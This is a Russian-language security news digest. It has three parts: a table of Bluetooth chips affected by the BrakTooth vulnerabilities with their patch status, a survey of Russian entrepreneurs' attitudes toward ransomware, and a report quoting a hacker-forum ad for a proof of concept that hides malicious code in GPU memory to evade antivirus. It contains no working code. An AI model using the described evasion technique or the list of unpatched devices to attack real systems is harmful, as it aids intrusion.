


Table 5: Patching status, Vulnerabilities and SDK/Firmware version of affected devices.
* Contact vendor to acquire the patch.

SoC or Module Vendor	BT SoC	Firmware or SDK Ver.	Vuln. / Anomalies	Patch Status
Espressif Systems	ESP32	esp-idf-4.4	V1,V3-4 / A1	[10] Available
Intel	AX200	Linux - ibt-12-16.ddc Windows - 22.40.0	V15-16 / A1-2, A5	Patch in progress
Qualcomm	WCN3990/8	crbtfw21.tlv, patch 0x0002	V15 / A1-2,A4	Patch in progress
Qualcomm	CSR8811/CSR8510	v9.1.12.14	V6 / A1-2	No fix
Texas Instruments	CC2564C	cc256xc_bt_sp_v1.4	V12 / A1-2	No fix
Infineon (Cypress)	CYW20735B1	WICED SDK 2.9.0	V12-15 / A2,A6	Available *
Bluetrum Technology	AB5301A	V06X_S6645 (LMP Subver. 3)	V7,V12 / A1-2	Available *
Zhuhai Jieli Technology	AC6925C	*unspecified* (LMP Subver. 12576)	V8-9 / A1-2	Investigation in progress
Zhuhai Jieli Technology	AC6905X	*unspecified* (LMP Subver. 12576)	V5,V8-9 / A1-2	Investigation in progress
Zhuhai Jieli Technology	AC6366C	fw-AC63_BT_SDK 0.9.0	V2,V12 / A1-2	Patch in progress
Actions Technology	ATS281X	*unspecified* (LMP Subver. 5200)	V4,V10-11 / A1-2	Investigation in progress
Harman International	JX25X	*unspecified* (LMP Subver. 5063)	V4 / A1-2	Pending
Silabs	WT32i	iWRAP 6.3.0 build 1149	V5 / A1-2	Pending

Представители Bluetooth Special Interest Group, которая руководит разработкой стандарта Bluetooth, пояснили, что они осведомлены о проблемах BrakTooth, однако не могут оказывать давление на производителей в вопросах выпуска патчей, так как уязвимости влияют не на сам стандарт, но на конкретные имплементации вендоров.

Так как патчей до сих пор нет, исследовательская группа заявила, что не планирует обнародовать PoC-эксплоиты для BrakTooth.


ПЛАТИТЬ ИЛИ НЕ ПЛАТИТЬ?

Издание The Bell совместно с экспертами Group-IB провели онлайн-исследование среди российских предпринимателей, поинтересовавшись у них, сталкивались ли они с кибератаками, защищены ли их сети от программ-вымогателей и хорошо ли бизнесмены понимают, что даже такая привычная вещь, как электронная почта, может стать точкой входа для злоумышленников.


77,4% российских предпринимателей не готовы платить выкуп за расшифровку данных, при этом больше половины опрошенных (**51,9%**) признают, что их компания «скорее не защищена» от атак программ-вымогателей.

По результатам опроса, **27,4%** предпринимателей за последние два года подвергались кибератакам, тогда как большинство (**59,4%**) утверждает, что их эта проблема не коснулась — «им везло».


Больше половины опрошенных бизнесменов (**50,9%**) считают угрозу шифровальщиков опасной и примерно столько же (**51,9%**) убеждены, что их компания «скорее не защищена» от подобных атак.




Считаете ли вы опасной угрозу программ-вымогателей?




Считаете ли вы, что ваша компания надежно защищена от атаки программы-вымогателя?



Если ваши данные все же зашифровали, каковы будут ваши действия?



На какой срок для вас критична остановка бизнеса?




Какую сумму вы готовы заплатить за расшифровку данных?

Только **17,9%** готовы расстаться с **5 000 000** рублей, если компанию атакует шифровальщик. Еще **3,7%** переведут злоумышленникам даже **10 000 000** рублей, а **1%** опрошенных заявляет, что не пожалеет за расшифровку информации даже **100 000 000** рублей.


При этом **33%** предпринимателей признались, что остановка всего на несколько часов уже критична для их бизнеса, еще для **30%** критичным является простой на один день.

Электронная почта является точкой проникновения в сети компаний в **40–60%** случаев, и об этом знают **50%** опрошенных. При этом столько же (**50%**) сообщили, что не используют дополнительных технологий защиты почты, ограничиваясь встроенными возможностями. Около **16%** вообще не думают о том, что почту нужно как-то защищать.


Сколько у вас компьютеров в сети?



Применяете ли вы дополнительные системы защиты электронной почты?




Знаете ли вы что 40—60% кибератак идут через почту



МАЛВАРЬ В ГРАФИЧЕСКИХ ПРОЦЕССОРАХ

В продаже на хакерском форуме был обнаружен эксплоит, который использует буфер памяти графического процессора для хранения вредоносного кода и его выполнения. В целом данный метод не нов и подобные PoC-эксплоиты уже публиковались ранее, однако все эти проекты либо были реализованы исключительно в рамках академических исследований, либо оставались неполными и необработанными.



08.08.2021

Sell PoC of technique that avoid AV detects from RAM scanning.
It allocates address space in GPU memory buffer, inserts and executes code from there.

Works only in Windows workstations that supports OpenCL 2.0 and higher!

Tested on: UHD 620, UHD 630, Radeon RX 5700, GeForce GTX 740M, GeForce GTX 1650.

Any proofs and checks. Can work with guarantor.
Telegram contact is under my profile pic.
Serious people only.

Последнее редактирование: 08.08.2021

Продавец эксплоита пишет, что его инструмент успешно скрывает вредоносный код от защитных решений, сканирующих системную оперативную память. Пока он работает только в Windows-системах, которые поддерживают OpenCL 2.0 и выше. Автор эксплоита уверяет, что его решение протестировано и точно работает на видеокартах Intel (UHD 620/630), Radeon (RX 5700) и GeForce (GTX 740M, GTX 1650).

Объявление появилось на хак-форуме 8 августа текущего года, а примерно через две недели, 25 августа, продавец сообщил, что продал свой PoC, но не раскрыл никаких подробностей о совершенной сделке.

Исследователи VX-Underground заявляют, что проданный вредоносный код действительно работает и позволяет графическому процессору выполнять бинарники.

Стоит сказать, что малварь для GPU уже создавалась и ранее, достаточно вспомнить руткит JellyFish и кейлоггер Demon. Эти проекты были опубликованы в мае 2015 года и по-прежнему находятся в открытом доступе. Фундамент для подобных атак и вовсе был заложен в 2013 году исследователями из Института компьютерных наук, FORTH и Колумбийского университета в Нью-Йорке. Они демонстрировали, что работу кейлоггера можно возложить на графические процессоры и те будут сохранять перехваченные нажатия клавиш в своей памяти.

